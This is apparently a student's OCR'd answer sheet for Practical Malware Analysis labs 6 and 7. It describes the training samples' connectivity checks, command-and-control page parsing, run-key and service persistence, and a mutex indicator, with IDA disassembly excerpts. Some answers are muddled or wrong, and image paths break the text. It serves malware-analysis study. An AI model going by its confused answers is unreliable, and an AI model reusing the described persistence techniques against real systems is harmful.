::0040102B ; ---------------------------------------------------------------------------
::0040102B
::0040102B loc_40102B:                            ; CODE XREF: sub_401000+15↑j
::0040102B                push    offset aError11NoInter ; "Error 1.1: No Internet\n"
::00401030                call    sub_40105F
```

2. **What is the subroutine located at 0x40105F?**
   - As in the above snaps we can see that both on Success and on No Internet, Connectivity cases the same function is called to show the output it's an print statement

3. **What is the purpose of this program?**
   - The program checks for an active Internet connection. If an active connection is found, it prints "Success: Internet Connection." If a connection is not found, it prints "Error 1.1: No Internet." This program can be used by malware to check for a connection before attempting to connect to the Internet.

Lab 6-2

1. **What operation does the first subroutine called by main perform?**
   - The first subroutine at 0x401000 is the same as in Lab 6-1. It's an function InternetGetConnectedState that checks for an active Internet connection.

2. **What is the subroutine located at 0x40117F?**
   - printf is the subroutine located at 0x40117F.

3. **What does the second subroutine called by main do?**

- Confusion in this question is that the second call is to sub_401000 which is the location to start of program and the second call is to sub_401040 while the third call is to sub_ 40117F which to consider in solution the third call is mentioned as second.

4. **What type of code construct is used in this subroutine?**

- It's a kind of print statement

5. **Are there any network-based indicators for this program?**

- 

- As per the above snaps are the imports and indicators
- http://www.practicalmalwareanalysis.com/cc.htm
- Internet Extensions for Win32 Library

6. **What is the purpose of this malware?**

First, the program checks for an active Internet connection. If none is found, the program terminates. Otherwise, the program attempts to download a web page using a unique User-Agent. This web page contains an embedded HTML comment starting with

Lab 6-3

1. **Compare the calls in main to Lab 6-2's main method. What is the new**

60	

function called from main?

- The functions at 0x401000 and 0x401040 are the same as those in Lab 6-2. At 0x401271 is printf. The 0x401130 function is new to this lab.

2. **What parameters does this new function take?**

- Following are the two parameters that the function takes sub_401130(char, LPCSTR lpExistingFileName)
- Doubt above are the two parameters identified what does they do how to identify

3. **What major code construct does this function contain?**

- The new function contains a switch statement with a jump table.

4. **What can this function do?**

- The new function can print error messages, delete a file, create a directory, set a registry value, copy a file, or sleep for 100 seconds

5. **Are there any host-based indicators for this malware?**

- No host-based indicators are visible

6. **What is the purpose of this malware?**


- We now know that the program checks for an active Internet connection using the if construct. If there is no valid Internet connection, the program terminates. Otherwise, the program attempts to download a web page that contains an embedded HTML comment starting with <! –. The next character is parsed from this comment and used in a switch statement to determine which action to take on the local system: delete a file, create a directory, set a registry run key, copy a file, or sleep for 100 seconds.

Lab 6-4


1. **What is the difference between the calls made from the main method in Labs 6-3 and 6-4?**


   - The function calls appear to be the same, but it seems like a loop was added to the main method. Notice the upward arrow from loc_401251 to loc_40125A


   - Labs 6.3



   - Labs 6.4






- 

2. **What new code construct has been added to main?**
   - As we can see in the above snaps an loop has been added to the code using an for loop

3. **What is the difference between this lab's parse HTML function and those of the previous labs?**
   - The function at 0x401040 now takes a parameter and calls sprintf with the format string Internet Explorer 7.50/pma%d. It builds a User-Agent for use during HTTP communication using the argument passed in.

4. **How long will this program run? (Assume that it is connected to the Internet.)**
   - We can see there is a comparission(cmp) with 5A0h as in the following snap
   - 

- The above is the number of iteration which on converted to decimal we will be getting 1440 times

5. **Are there any new network-based indicators for this malware?**

- No network-based indicators are visible

6. **What is the purpose of this malware?**

- First, the program checks for an active Internet connection. If none is found, the program terminates. Otherwise, the program will use a unique User-Agent to attempt to download a web page containing a counter that tracks the number of minutes the program has been running. The web page downloaded contains an embedded HTML comment starting with <! —. The next character is parsed from this comment and used in a switch statement to determine the action to take on the local system. These are hard-coded actions, including deleting a file, creating a directory, setting a registry run key, copying a file, and sleeping for 100 seconds. This program will run for 24 hours before terminating.

Lab 07-01

1. How does this program ensure that it continues running (achieves persistence) when the computer is restarted?


- A View-A | Hex View-1 | Structures | Enums | Imports | Exports

```
.text:00401000 var_8           = dword ptr -8
.text:00401000 var_4           = dword ptr -4
.text:00401000
.text:00401000                 sub     esp, 10h
.text:00401003                 lea     eax, [esp+10h+ServiceStartTable]
.text:00401007                 mov     [esp+10h+ServiceStartTable.lpServiceName], offset aMalservice ;
.text:0040100F                 push    eax             ; lpServiceStartTable
.text:00401010                 mov     [esp+14h+ServiceStartTable.lpServiceProc], offset sub_401040
.text:00401018                 mov     [esp+14h+var_8], 0
.text:00401020                 mov     [esp+14h+var_4], 0
.text:00401028                 call    ds:StartServiceCtrlDispatcherA
.text:0040102E                 push    0
.text:00401030                 push    0
.text:00401032                 call    sub_401040
.text:00401037                 add     esp, 18h
.text:0040103A                 retn
.text:0040103A sub_401000      endp
.text:0040103A
```

- IDA View-A | Hex View-1 | Structures | Enums | Imports | Exports


```
.text:00401076                 push    0               ; lpDatabaseName
.text:00401078                 push    0               ; lpMachineName
.text:0040107A                 call    ds:OpenSCManagerA
.text:00401080                 mov     esi, eax
.text:00401082                 call    ds:GetCurrentProcess
.text:00401088                 lea     eax, [esp+404h+Filename]
.text:0040108C                 push    3E8h            ; nSize
.text:00401091                 push    eax             ; lpFilename
.text:00401092                 push    0               ; hModule
.text:00401094                 call    ds:GetModuleFileNameA
.text:0040109A                 push    0               ; lpPassword
.text:0040109C                 push    0               ; lpServiceStartName
.text:0040109E                 push    0               ; lpDependencies
.text:004010A0                 push    0               ; lpdwTagId
.text:004010A2                 lea     ecx, [esp+414h+Filename]
.text:004010A6                 push    0               ; lpLoadOrderGroup
.text:004010A8                 push    ecx             ; lpBinaryPathName
.text:004010A9                 push    0               ; dwErrorControl
.text:004010AB                 push    2               ; dwStartType

00001078 0000000000401078: sub_401040+38 (Synchronized with Hex View-1)
```



2. Why does program use mutex?

●




3. What is a good host-based signature to use for detecting this program?


- Host-based signature are mutex "**HGL345**" and service "**Malservice**", which starts the program.

4. What is a good network-based signature for detecting this malware?

●




We double-click StartAddress. We see that this function calls InternetOpen to initialize a connection to the Internet, and then calls InternetOpenUrlA from within a loop, which is shown in the following code.




5. **What is the purpose of this program?**

- Program is designed to create the service for persistence, waits for long time till 2100 years, creates thread, which connects to "http:// www.malwareanalysisbook.com" forever, this loop never ends. The rest code is not accessed: 20 times calls thread, which connects to web page and sleeps for 7.1 week long before program exits. Infinitive loop is created to **DDOS attack** the page. Attacker is only able to compromised the web page if has more resources than hosting provider can handle.



834h is 2100



14 h is 20

6. When will this program finish executing?

- Looking back at the looping function mentioned previously, this function has no compare statement, and is an unconditional jump statement which runs the routine again. Based on this the program will never finish executing.


Lab7-02

1. How does this program achieve persistence?


- This program does not achieve persistence. It runs once and then exits.

